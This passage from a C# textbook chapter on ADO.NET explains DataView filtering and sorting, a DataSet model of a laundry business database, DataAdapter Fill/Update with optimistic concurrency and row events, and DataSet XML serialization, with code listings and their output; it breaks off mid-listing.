

Figure 15.40 DataView and DataRowView. A DataView has a filter, a row-state filter and a sort, and can add, delete and find rows; each item it returns is a DataRowView over one DataRow.

Figure 15.41 shows the calls: create a DataView over a table, set a `RowFilter` such as `"FirstName <= 'K'"`, a `RowStateFilter` such as `DataViewRowState.Added | DataViewRowState.ModifiedCurrent`, and a `Sort` such as `"Name ASC"`; display it; and find a row by the sort key with `Find`, which returns the row's *position in the view*, or −1.

- Create a DataView and set the filter and the sort order

```
DataView a_kView = new DataView(personTable);
a_kView.RowFilter = "FirstName <= 'K'";
a_kView.RowStateFilter =
    DataViewRowState.Added | DataViewRowState.ModifiedCurrent;
a_kView.Sort = "Name ASC";   // sort by Name, ascending
```

- Display the data in a grid

```
DataGrid grid = new DataGrid();
...
grid.DataSource = a_kView;
```

- Fast search for a row by the sorted column "Name"

```
int i = a_kView.Find("Beer");
grid.Select(i);
```

Figure 15.41 Working with a DataView: a filter, a row-state filter and a sort; a DataGrid bound to the view; a fast search by the sorted column, whose result selects a row of the grid.

Listing 15.13 runs all of it.

Listing 15.13 `AdoBasics/DataViews.cs`: one table, one view, and the view's sort, find, filter and row-state filter in turn.

```
using System.Data;

namespace AdoBasics;

// A DataView is a window on a DataTable: it filters, sorts and finds without copying rows.
public static class DataViews
{
    static void Print(string title, DataView view)
    {
        Console.WriteLine($"{title}  ({view.Count} rows)");
        foreach (DataRowView r in view)
            Console.WriteLine($"  {r["ID"],2}  {r["FirstName"],-9} {r["LastName"],-11}
{r.Row.RowState}");
    }

    public static void Run()
    {
        var person = new DataTable("Person");
        DataColumn id = person.Columns.Add("ID", typeof(long));
        id.AutoIncrement = true; id.AutoIncrementSeed = 1; id.AutoIncrementStep = 1;
        person.Columns.Add("FirstName", typeof(string));
        person.Columns.Add("LastName", typeof(string));
        person.PrimaryKey = new[] { id };
        person.Rows.Add(null, "Wolfgang", "Beer");
        person.Rows.Add(null, "Maria", "Sharapova");
        person.Rows.Add(null, "Anna", "Kournikova");
        person.AcceptChanges();

        var dataView = new DataView(person);
        dataView.Sort = "LastName ASC";                    // sort by LastName, ascending
        Print("Sort = \"LastName ASC\"", dataView);
        int i = dataView.Find("Beer");                     // binary search on the sort
key
        Console.WriteLine($"Find(\"Beer\") = {i}   Find(\"Kournikova\") =
{dataView.Find("Kournikova")}   Find(\"Nobody\") = {dataView.Find("Nobody")}");

        dataView.RowFilter = "FirstName <= 'K'";           // an expression, not SQL
        Print("RowFilter = \"FirstName <= 'K'\"", dataView);

        person.Rows.Add(null, "Hendra", "Wijaya");         // Added
        person.Rows.Find(2L)!["FirstName"] = "Mary";       // Modified
        dataView.RowFilter = "";
        dataView.RowStateFilter = DataViewRowState.Added |
DataViewRowState.ModifiedCurrent;
        Print("RowStateFilter = Added | ModifiedCurrent", dataView);

        dataView.RowStateFilter = DataViewRowState.ModifiedOriginal;
        Print("RowStateFilter = ModifiedOriginal", dataView);
```

Listing 15.13 (Continued) *AdoBasics/DataViews.cs: one table, one view, and the view's sort, find, filter and row-state filter in turn.*

```
        DataTable copy = new DataView(person, "", "FirstName DESC",
DataViewRowState.CurrentRows).ToTable("Sorted");
        Console.WriteLine($"ToTable(): a new table \"{copy.TableName}\" with
{copy.Rows.Count} rows, first {copy.Rows[0]["FirstName"]}");
    }
}
```

Listing 15.14 The real output of **Listing 15.13**.

```
Sort = "LastName ASC"  (3 rows)
   1  Wolfgang  Beer        Unchanged
   3  Anna      Kournikova  Unchanged
   2  Maria     Sharapova   Unchanged
Find("Beer") = 0   Find("Kournikova") = 1   Find("Nobody") = -1
RowFilter = "FirstName <= 'K'"  (1 rows)
   3  Anna      Kournikova  Unchanged
RowStateFilter = Added | ModifiedCurrent  (2 rows)
   2  Mary      Sharapova   Modified
   4  Hendra    Wijaya      Added
RowStateFilter = ModifiedOriginal  (1 rows)
   2  Maria     Sharapova   Modified
ToTable(): a new table "Sorted" with 4 rows, first Wolfgang
```

In **Listing 15.14**, `Find("Beer")` returned 0 because *Beer* is first in last-name order; `Find("Kournikova")` returned 1, and a name that is not there returned −1. `Find` searches the column(s) of `Sort` by binary search, which is why it needs a sort and why it is fast. The filter `FirstName <= 'K'` kept only Anna, since *Maria* and *Wolfgang* sort after *K*. After a row was added and another changed, `Added | ModifiedCurrent` showed exactly those two, with Maria's new first name, *Mary*; `ModifiedOriginal` showed the same modified row as it was before the change. `ToTable` copies what a view shows into a new, independent table.

> **WARNING:** `RowFilter`, `DataTable.Select` and `DataTable.Compute` take *expressions* — a small language with `=`, `<`, `AND`, `OR`, `LIKE` and quoted strings. Gluing a visitor's text into an expression is as dangerous as gluing it into SQL. Section 15.11 demonstrates it; the rule is to put only values that have passed an allow-list into an expression, or to filter with C# instead.

15.6.8 The whole Laundry in memory

A DataSet can hold a real database. `LaundrySchema.Create`, **Listing 15.15**, defines the seven Laundry tables with their types and primary keys, the seven relations between them, and the two rules that a DataTable cannot express as a constraint.

Listing 15.15 `LaundrySchema.Create`: seven tables, seven relations — each also a foreign-key constraint — and two `RowChanging` handlers that play the part of the database's `CHECK` constraints on `Payment.method` and `StatusLog.status`.

```
    public static DataSet Create()
    {
        var ds = new DataSet("Laundry");

        Table(ds, "Outlet", "id", ("id", typeof(string)), ("name", typeof(string)),
              ("address", typeof(string)), ("phone", typeof(string)), ("opened",
typeof(string)));
        Table(ds, "Customer", "id", ("id", typeof(string)), ("name", typeof(string)),
              ("phone", typeof(string)), ("email", typeof(string)), ("credit",
typeof(decimal)));
        Table(ds, "Employee", "id", ("id", typeof(string)), ("name", typeof(string)),
              ("section", typeof(string)), ("spv_id", typeof(string)), ("Outlet_id",
typeof(string)));
        Table(ds, "Service", "id", ("id", typeof(string)), ("description", typeof(string)),
              ("price", typeof(decimal)));
        Table(ds, "Bill", "id", ("id", typeof(string)), ("arrived", typeof(string)),
              ("finished", typeof(string)), ("departed", typeof(string)), ("status",
typeof(string)),
              ("rack", typeof(string)), ("unit", typeof(int)), ("payment",
typeof(decimal)),
              ("Customer_id", typeof(string)), ("Employee_id", typeof(string)),
              ("Service_id", typeof(string)), ("Outlet_id", typeof(string)));
        Table(ds, "Payment", "id", ("id", typeof(long)), ("Bill_id", typeof(string)),
              ("paid_at", typeof(string)), ("method", typeof(string)), ("amount",
typeof(decimal)),
              ("reference", typeof(string)));
        Table(ds, "StatusLog", "id", ("id", typeof(long)), ("Bill_id", typeof(string)),
              ("status", typeof(string)), ("changed_at", typeof(string)), ("Employee_id",
typeof(string)));

        // A DataRelation is a navigation path AND, by default, a ForeignKeyConstraint.
        Relate(ds, "Customer_Bill", "Customer", "Bill", "Customer_id");
        Relate(ds, "Employee_Bill", "Employee", "Bill", "Employee_id");
        Relate(ds, "Service_Bill", "Service", "Bill", "Service_id");
        Relate(ds, "Outlet_Bill", "Outlet", "Bill", "Outlet_id");
        Relate(ds, "Bill_Payment", "Bill", "Payment", "Bill_id");
        Relate(ds, "Bill_StatusLog", "Bill", "StatusLog", "Bill_id");
        Relate(ds, "Employee_StatusLog", "Employee", "StatusLog", "Employee_id");

        // DataTable has no CHECK constraint, so the two enumerations are checked
        // when a row is about to be added or changed. Throwing cancels the change.
        ds.Tables["Payment"]!.RowChanging += (_, e) =>
        {
            if ((e.Action is DataRowAction.Add or DataRowAction.Change) &&
!Methods.Contains(e.Row["method"] as string))
                throw new ConstraintException($"Payment method '{e.Row["method"]}' is not
one of: {string.Join(", ", Methods)}.");
        };
        ds.Tables["StatusLog"]!.RowChanging += (_, e) =>
        {
            if ((e.Action is DataRowAction.Add or DataRowAction.Change) &&
!LogStatuses.Contains(e.Row["status"] as string))
                throw new ConstraintException($"Status '{e.Row["status"]}' is not
allowed.");
        };
        return ds;
    }
```

Three points deserve attention. The relations are named `Customer_Bill`, `Bill_Payment` and so on, parent first, and every one of them creates a `ForeignKeyConstraint`: from now on, a bill for a customer who does not exist cannot be added. A DataTable has unique and foreign-key constraints but no `CHECK`, so the list of payment methods is enforced by a `RowChanging` event handler, which runs just before a row is added or changed and cancels the change by throwing. And `Load`, below it in the same file, reads the CSV files parents first, calls `AcceptChanges` so that

the loaded rows count as the *original* state rather than as 16,000 pending insertions, and sets each `Payment` and `StatusLog` id column to auto-increment from one past the highest loaded id — the in-memory version of SQLite's `AUTOINCREMENT`.

`LaundryTour.cs` loads the database and asks it some questions; **Listing 15.16** is its output.

Listing 15.16 `dotnet run -- laundry`: every table with its row and constraint count; bill B0003 reached through its relations to its customer, service, payment and status log; the 23 bills still queued; and each outlet's September 2026 bills and revenue computed with `DataTable.Compute`.

```
Outlet         3 rows  key id  constraints 1
Customer     256 rows  key id  constraints 1
Employee      14 rows  key id  constraints 1
Service       12 rows  key id  constraints 1
Bill        2953 rows  key id  constraints 5
Payment     3319 rows  key id  constraints 2
StatusLog   8802 rows  key id  constraints 3
relations: Customer_Bill, Employee_Bill, Service_Bill, Outlet_Bill, Bill_Payment,
Bill_StatusLog, Employee_StatusLog

Bill B0003: Ma'ruf Saputra, 2 x Bed cover, any size (per item) = Rp 70.000
  paid Rp 70.000 by cash at 2025-10-01 16:49:31
  2025-10-01 16:47:03  queued   by Dewi Lestari Putri
  2025-10-04 07:08:31  finished by Yulia Kartika Sari
  2025-10-05 07:11:16  departed by Dewi Lestari Putri

Still queued: 23 bills
  Profitina Laundry Rungkut   September 2026:   92 bills, Rp 3.953.000
  Profitina Laundry Keputih   September 2026:   84 bills, Rp 3.851.000
  Profitina Laundry Wiyung    September 2026:   80 bills, Rp 4.109.000
```

Everything in **Listing 15.16** came from memory: `GetParentRow("Customer_Bill")` found the customer, `GetChildRows("Bill_StatusLog")` the three log rows, and `GetParentRow("Employee_StatusLog")` the employee behind each. `Compute("SUM(payment)", "Outlet_id = 'O01' AND arrived >= '2026-09-01' AND arrived < '2026-10-01'")` is an aggregate query run by the DataTable itself. The same totals from SQLite with `GROUP BY Outlet_id` — 92, 84 and 80 bills, Rp 3.953.000, Rp 3.851.000 and Rp 4.109.000 — were checked while this chapter was written, and agree.

15.7 The DataAdapter: Between the Database and the DataSet

15.7.1 Architecture

The DataAdapter is the one component that belongs to both halves of ADO.NET (**Figure 15.42**). It connects a DataSet to a data source with two operations: **`Fill`** fills the DataSet, and **`Update`** writes changes back. To do that it uses four Command objects: `SelectCommand`, `InsertCommand`, `DeleteCommand` and `UpdateCommand`.

- A **DataAdapter** connects a DataSet to a data source
  - **Fill**: fills the DataSet
  - **Update**: writes the changes back
- A DataAdapter uses Command objects
  - SelectCommand
  - InsertCommand
  - DeleteCommand
  - UpdateCommand



Figure 15.42 The DataAdapter between the connectionless and the connection-oriented worlds. Its four commands share one connection; `Fill` runs the `SelectCommand` and loads the DataSet; `Update` runs the insert, update and delete commands for the rows that changed.

Its class diagram, **Figure 15.43**, has the familiar two layers. `IDataAdapter` declares `Fill` and `Update`, what to do when the DataSet has no schema for incoming data (`MissingSchemaAction`) or no mapping for an incoming table name (`MissingMappingAction`, `TableMappings`). `IDbDataAdapter` adds the four commands. The abstract class `DbDataAdapter` implements both, with overloads of `Fill` and `Update` for a DataSet, a single DataTable, a named table, or an array of rows; and each provider derives its own adapter from it: `OleDbDataAdapter`, `SqlDataAdapter`, `OracleDataAdapter`, and today `MySqlDataAdapter`.



Figure 15.43 The DataAdapter classes. `IDataAdapter` and `IDbDataAdapter` above; `DbDataAdapter` with its `Fill` and `Update` overloads in the middle; one adapter per provider below.

15.7.2 Loading data

Loading takes three steps (**Figure 15.44**): create the adapter and give it a `SelectCommand`; call `adapter.Fill(ds, "Person")`, which opens the connection, runs the query, creates the DataTable `Person` if it does not exist, adds a row per result row, and closes the connection again; and finally accept or discard changes and dispose of the adapter.

- Create the DataAdapter and set its **SelectCommand**

```
IDbDataAdapter adapter = new OleDbDataAdapter();
OleDbCommand cmd = new OleDbCommand();
cmd.Connection = new OleDbConnection("provider=SQLOLEDB; ...");
cmd.CommandText = "SELECT * FROM Person";
adapter.SelectCommand = cmd;
```

- Read the data from the source and fill the DataTable "Person"

```
adapter.Fill(ds, "Person");
```

- Accept or discard the changes; dispose of the DataAdapter

```
if (ds.HasErrors) ds.RejectChanges();
else ds.AcceptChanges();
if (adapter is IDisposable) ((IDisposable) adapter).Dispose();
```

Figure 15.44 Loading data with a DataAdapter: set the `SelectCommand`, `Fill` the DataTable `Person`, accept or reject, dispose.

One adapter can load several tables with one command (**Figure 15.45**). The command text holds two `SELECT` statements; the results arrive with the default names `Table` and `Table1`, and `TableMappings` renames them `Person` and `Contact`. `MissingSchemaAction.AddWithKey` tells `Fill` to bring the primary keys along with the columns, so that later `Rows.Find` calls and updates work.

- Create the DataAdapter and set its **SelectCommand**

```
IDbDataAdapter adapter = new OleDbDataAdapter();
OleDbCommand cmd = new OleDbCommand();
cmd.Connection = new OleDbConnection("provider=SQLOLEDB; ...");
cmd.CommandText = "SELECT * FROM Person; SELECT * FROM Contact";
adapter.SelectCommand = cmd;
```

- Say what to do with a missing schema, and map the tables

```
adapter.MissingSchemaAction = MissingSchemaAction.AddWithKey;
adapter.TableMappings.Add("Table", "Person");
adapter.TableMappings.Add("Table1", "Contact");
```

- Read the data and fill the DataTables

```
adapter.Fill(ds);
```

- Accept or discard the changes; dispose of the DataAdapter

```
if (ds.HasErrors) ds.RejectChanges();
else ds.AcceptChanges();
if (adapter is IDisposable) ((IDisposable) adapter).Dispose();
```

Figure 15.45 Loading schema and data for two tables with one command: `MissingSchemaAction.AddWithKey`, and table mappings from the default names `Table`, `Table1` to `Person`, `Contact`.

Notice what `Fill` does with the connection: if it was closed, `Fill` opens it and closes it again; if you opened it yourself, `Fill` leaves it open. That rule is the whole of Equation (15.1)'s t_{fill}.

15.7.3 Writing changes back, and conflicts

Changes are written back with `Update` (**Figure 15.46**). The adapter looks at each row's `RowState` (Section 15.6.4) and runs `InsertCommand` for *Added* rows, `UpdateCommand` for *Modified* rows and `DeleteCommand` for *Deleted* rows. You can write those three commands yourself, or a **CommandBuilder** can generate them from the `SelectCommand` automatically, in simple cases: one table, with a primary key in the select list.

- Changes are written back with the **Update** method
- **UpdateCommand**, **InsertCommand** and **DeleteCommand** define how the changes are written
- A **CommandBuilder** can create the three from the **SelectCommand** automatically (in simple cases)
- Conflict management for updates
  - the data in the DataTable is compared with the data in the source
  - on a conflict, a **DBConcurrencyException** is thrown

Figure 15.46 Writing back changes: `Update` uses the update, insert and delete commands, which a CommandBuilder can create from the select command; a conflict raises `DBConcurrencyException`.

Conflict management. Between your `Fill` and your `Update`, somebody else may have changed the same row. The generated `UpdateCommand` compares the data in the DataTable with the data in the source: its `WHERE` clause contains every column's *original* value (Section 15.6.5), so the

statement matches the row only if nobody has changed it. If it matches no row, the adapter throws a `DBConcurrencyException`. This is **optimistic concurrency**: nothing is locked while you work; the conflict is detected when you save. **Figure 15.47** shows the three steps, with the conflict caught.

- Create the DataAdapter with a SELECT statement

```
OleDbConnection con = new OleDbConnection("provider=SQLOLEDB; ...");
adapter = new OleDbDataAdapter("SELECT * FROM Person", con);
```

- Create the update commands with a CommandBuilder

```
OleDbCommandBuilder cmdBuilder = new OleDbCommandBuilder(adapter);
```

- Call Update and handle a conflict

```
try {
    adapter.Update(ds, tableName);
} catch (DBConcurrencyException) {
    // handle the conflict, e.g. by reloading the DataSet
}
adapter.Dispose();
```

Figure 15.47 Create an adapter with a `SELECT`, create the update commands with a CommandBuilder, call `Update` and handle a conflict, for example by reloading the DataSet.

15.7.4 Events on every row

A DataAdapter signals two events for each row it writes (**Figure 15.48**): `RowUpdating`, just before the row is sent to the data source, and `RowUpdated`, just after. The event arguments carry the `Row`, the `StatementType` (insert, update, delete) and a `Status` that a handler can change — for example to skip a row.

- Two events are raised for every data row that is updated
  - **RowUpdating**: just before the data source is updated
  - **RowUpdated**: just after the data source is updated

```
public sealed class OleDbDataAdapter : DbDataAdapter, IDbDataAdapter {
    public event OleDbRowUpdatingEventHandler RowUpdating;
    public event OleDbRowUpdatedEventHandler RowUpdated;
    ...
}
```

```
public delegate void OleDbRowUpdatedEventHandler(object sender,
    OleDbRowUpdatedEventArgs e);
```

```
public sealed class OleDbRowUpdatedEventArgs : RowUpdatedEventArgs {
    public DataRow Row { get; }
    public StatementType StatementType { get; }
    public UpdateStatus Status { get; set; }
    ...
}
```

Figure 15.48 The two row events of `OleDbDataAdapter`, their delegate type, and the event-argument class with the row, the statement type and the status.

Handling them takes a handler method for each event and the `+=` operator to add it to the adapter's event (**Figure 15.49**). The figure's last line is worth a second look: the *updated* handler needs the *updated* delegate type, `OleDbRowUpdatedEventHandler`. Writing

`OleDbRowUpdatingEventHandler` there is an easy slip, and the compiler catches it because the two delegate types differ. With C# lambdas the registration is shorter and that mistake cannot happen: `adapter.RowUpdated += (_, e) => …`.

- Define the handler methods

```
private void OnRowUpdating(object sender, OleDbRowUpdatingEventArgs args) {
    Console.WriteLine("Updating row for {0}", args.Row[1]);
    ...
}

private void OnRowUpdated(object sender, OleDbRowUpdatedEventArgs args) {
    ...
}
```

- Add the handlers to the events of the DataAdapter

```
OleDbDataAdapter adapter = new OleDbDataAdapter();
...
adapter.RowUpdating += new OleDbRowUpdatingEventHandler(this.OnRowUpdating);
adapter.RowUpdated  += new OleDbRowUpdatedEventHandler(this.OnRowUpdated);
```

Figure 15.49 Defining handler methods for the two events and adding them to a DataAdapter.

15.7.5 The round trip on the Laundry database

Listing 15.17 performs the full round trip against the Laundry's MySQL database: fill the `Service` table, change one price in memory, let a CommandBuilder write the `UPDATE`, send it with events reporting each row, and catch a conflict.

Listing 15.17 `fragments/AdapterRoundTrip.MySql.cs`: `Fill`, a change in memory, a CommandBuilder, `RowUpdating` and `RowUpdated`, `UpdateBatchSize`, `Update`, and `DBConcurrencyException`. Not run in this book (no MySQL server, no NuGet).

```
// The DataAdapter round trip on the Laundry database in MySQL:
// Fill -> change in memory -> Update, with a CommandBuilder, the two row events,
// batching, and optimistic concurrency. NOT RUN in this book (no MySQL, no NuGet).
//   dotnet new console -n AdapterRoundTrip && cd AdapterRoundTrip
//   dotnet add package MySqlConnector
//   (replace Program.cs with this file; set LAUNDRY_DB to a MySQL connection string)
// Microsoft.Data.Sqlite has no DataAdapter, which is why this sample uses MySQL.
using System.Data;
using MySqlConnector;

string cs = Environment.GetEnvironmentVariable("LAUNDRY_DB")
    ?? "Server=localhost;Database=profitina_laundry;User ID=laundry;Password=;";

using var con = new MySqlConnection(cs);
var adapter = new MySqlDataAdapter("SELECT id, description, price FROM Service", con);
adapter.MissingSchemaAction = MissingSchemaAction.AddWithKey;   // bring the primary key
too
var builder = new MySqlCommandBuilder(adapter);                 // writes
INSERT/UPDATE/DELETE for us
adapter.UpdateBatchSize = 50;                                   // many rows per round trip

adapter.RowUpdating += (_, e) => Console.WriteLine($"updating {e.StatementType}
{e.Row["id"]}");
adapter.RowUpdated += (_, e) => Console.WriteLine($"updated  {e.StatementType}
{e.Row["id"]}: {e.RecordsAffected} row(s)");

var ds = new DataSet("Laundry");
adapter.Fill(ds, "Service");                    // opens, reads, closes: the connection is
not kept
DataTable service = ds.Tables["Service"]!;
Console.WriteLine($"{service.Rows.Count} services loaded; connection state now
{con.State}");

service.Rows.Find("S0003")![“price”] = 6500m;   // a change in memory only
Console.WriteLine(builder.GetUpdateCommand().CommandText);

try
{
    int n = adapter.Update(ds, "Service");       // opens, sends the changed rows, closes
    Console.WriteLine($"{n} row(s) written back");
}
catch (DBConcurrencyException e)
{
    // Somebody changed S0003 between Fill and Update: the WHERE on the original values
matched nothing.
    Console.WriteLine($"Conflict on {e.Row?["id"]}; reload and try again.");
}
```

It uses MySQL for a reason worth knowing: **`Microsoft.Data.Sqlite` has no DataAdapter**. It implements the connected classes — connection, command, parameter, reader, transaction — and its documentation lists the DataAdapter among the parts of ADO.NET it deliberately leaves out [3]. With SQLite you fill a DataTable with `DataTable.Load(reader)`, as **Listing 15.4** did, and write changes back with your own commands, as the repository of Section 15.12 does. `SqlDataAdapter` for SQL Server and `MySqlDataAdapter` for MySQL exist and work as **Listing 15.17** shows.

15.8 DataSets and XML

15.8.1 Two representations of the same data

DataSets and XML are highly integrated (**Figure 15.50**). A DataSet can be serialized as XML data; an XML document can be a data source for a DataSet; a DataSet's schema can be defined as an

XML Schema; strongly typed DataSets can be generated from XML Schemas; and a DataSet can be accessed through the XML DOM interface. This integration is what let DataSets travel between tiers and to other platforms as web-service messages in **Figure 15.30**.

- DataSets and XML are closely integrated
  - DataSets serialized as XML data
  - XML documents as data sources for DataSets
  - the schema of a DataSet defined as an XML Schema
  - *strongly typed* DataSets generated from XML Schemas
  - access to DataSets through the XML DOM interface
- The integration of DataSets and XML was used in distributed systems, e.g. web services (see the three-tier architecture, Section 15.5)

Figure 15.50 DataSets and XML: serialization, XML as a data source, XML Schema for the schema, typed DataSets generated from schemas, and DOM access.

The methods are `WriteXml` and `ReadXml`, each with overloads for a stream, a file name, a `TextWriter`/`TextReader` and an `XmlWriter`/`XmlReader`, and each with an optional mode (**Figure 15.51**). `XmlWriteMode` is `IgnoreSchema` (data only), `WriteSchema` (the schema first, then the data) or `DiffGram` (the changes, with before and after values). `XmlReadMode` is `Auto`, `ReadSchema`, `IgnoreSchema`, `InferSchema`, `DiffGram` or `Fragment`.

- Methods for writing and reading XML data

```
public class DataSet : MarshalByValueComponent, IListSource,
        ISupportInitialize, ISerializable {
    public void WriteXml(Stream stream);
    public void WriteXml(string fileName);
    public void WriteXml(TextWriter writer);
    public void WriteXml(XmlWriter writer);
    public void WriteXml(Stream stream, XmlWriteMode m);
    public XmlReadMode ReadXml(Stream stream);
    public XmlReadMode ReadXml(string fileName);
    public XmlReadMode ReadXml(TextReader reader);
    public XmlReadMode ReadXml(XmlReader reader);
    public XmlReadMode ReadXml(Stream stream, XmlReadMode m);
    ...
}
```

```
public enum XmlWriteMode { DiffGram, IgnoreSchema, WriteSchema }
```

```
public enum XmlReadMode {
    Auto, DiffGram, IgnoreSchema, ReadSchema, InferSchema, Fragment
}
```

Figure 15.51 `WriteXml` and `ReadXml` overloads, and the `XmlWriteMode` and `XmlReadMode` enumerations.

Figure 15.52 shows the person-contacts DataSet written to `personcontact.xml` and read back with `XmlReadMode.Auto`, in which a schema is generated automatically if the file has none. The document's root element is named after the DataSet; each row is an element named after its table; each column is a child element.

- Write the data to an XML file

```
ds.WriteXml("personcontact.xml");
```

- Read the data from XML; with **XmlReadMode.Auto** a schema is generated automatically

```
DataSet ds = new DataSet();
ds.ReadXml("personcontact.xml",
           XmlReadMode.Auto);
```

```
<?xml version="1.0" standalone="yes"?>
<PersonContacts>
  <Person>
    <ID>1</ID>
    <FirstName>Wolfgang</FirstName>
    <Name>Beer</Name>
  </Person>
  <Person>
    <ID>2</ID>
    <FirstName>Dietrich</FirstName>
    <Name>Birngruber</Name>
  </Person>
  <Contact>
    <ID>1</ID>
    <FirstName>Dietrich</FirstName>
    <Name>Birngruber</Name>
    <NickName>Didi</NickName>
    <EMail>didi@dotnet.jku.at</EMail>
    <Phone>7133</Phone>
    <PersonID>2</PersonID>
  </Contact>
  <Contact>
    <ID>2</ID>
    <FirstName>Wolfgang</FirstName>
    <Name>Beer</Name>
    ...
    <PersonID>1</PersonID>
  </Contact>
</PersonContacts>
```

Figure 15.52 Writing a DataSet to an XML file and reading it back. The file holds two `Person` elements and two `Contact` elements, each column an element of its own.

A DataSet can also read and write its schema separately (**Figure 15.53**): `WriteXmlSchema` writes an XML Schema (XSD), `ReadXmlSchema` reads one and constructs the tables, and `InferXmlSchema` reads XML *data* and guesses a schema from it.

- DataSets read and write XML Schemas
  - **WriteXmlSchema**: writes the XML Schema
  - **ReadXmlSchema**: reads an XML Schema and builds the DataSet's tables
  - **InferXmlSchema**: reads XML data and infers the schema from it

```
public void WriteXmlSchema(Stream stream);
public void WriteXmlSchema(string fileName);
public void WriteXmlSchema(TextWriter writer);
public void WriteXmlSchema(XmlWriter writer);

public void ReadXmlSchema(Stream stream);
public void ReadXmlSchema(string fileName);
public void ReadXmlSchema(TextReader reader);
public void ReadXmlSchema(XmlReader reader);

public void InferXmlSchema(Stream stream, string[] namespaces);
public void InferXmlSchema(string fileName, string[] namespaces);
public void InferXmlSchema(TextReader reader, string[] namespaces);
public void InferXmlSchema(XmlReader reader, string[] namespaces);
```

Figure 15.53 Reading and writing XML Schemas: `WriteXmlSchema`, `ReadXmlSchema`, `InferXmlSchema`, each with the four kinds of target or source.

15.8.2 Run: data, schema, inference and DiffGram

Listing 15.18 does all of it, on the same person-contacts data (with an `example.com` e-mail address, as every address in this book is).

Listing 15.18 `XmlDemo.Run`: write the data, write the schema, read the data back twice — once guessing the schema, once with the real one — and write a change as a DiffGram.

```
    public static void Run()
    {
        DataSet ds = Build();

        Console.WriteLine("1. ds.WriteXml(\"personcontact.xml\")");
        ds.WriteXml("personcontact.xml");
        Console.WriteLine(File.ReadAllText("personcontact.xml"));

        Console.WriteLine("\n2. ds.WriteXmlSchema(...) -- the schema, as XML Schema
(XSD)");
        Console.WriteLine(Xml(w => ds.WriteXmlSchema(w)));

        Console.WriteLine("\n3. ReadXml with XmlReadMode.InferSchema: the structure is
guessed from the data");
        var guessed = new DataSet();
        guessed.ReadXml("personcontact.xml", XmlReadMode.InferSchema);
        foreach (DataTable t in guessed.Tables)
            Console.WriteLine($"   {t.TableName}: " + string.Join(", ",
                t.Columns.Cast<DataColumn>().Select(c => $"{c.ColumnName}
({c.DataType.Name})")));
        Console.WriteLine($"   relations: {guessed.Relations.Count}, primary key on Person:
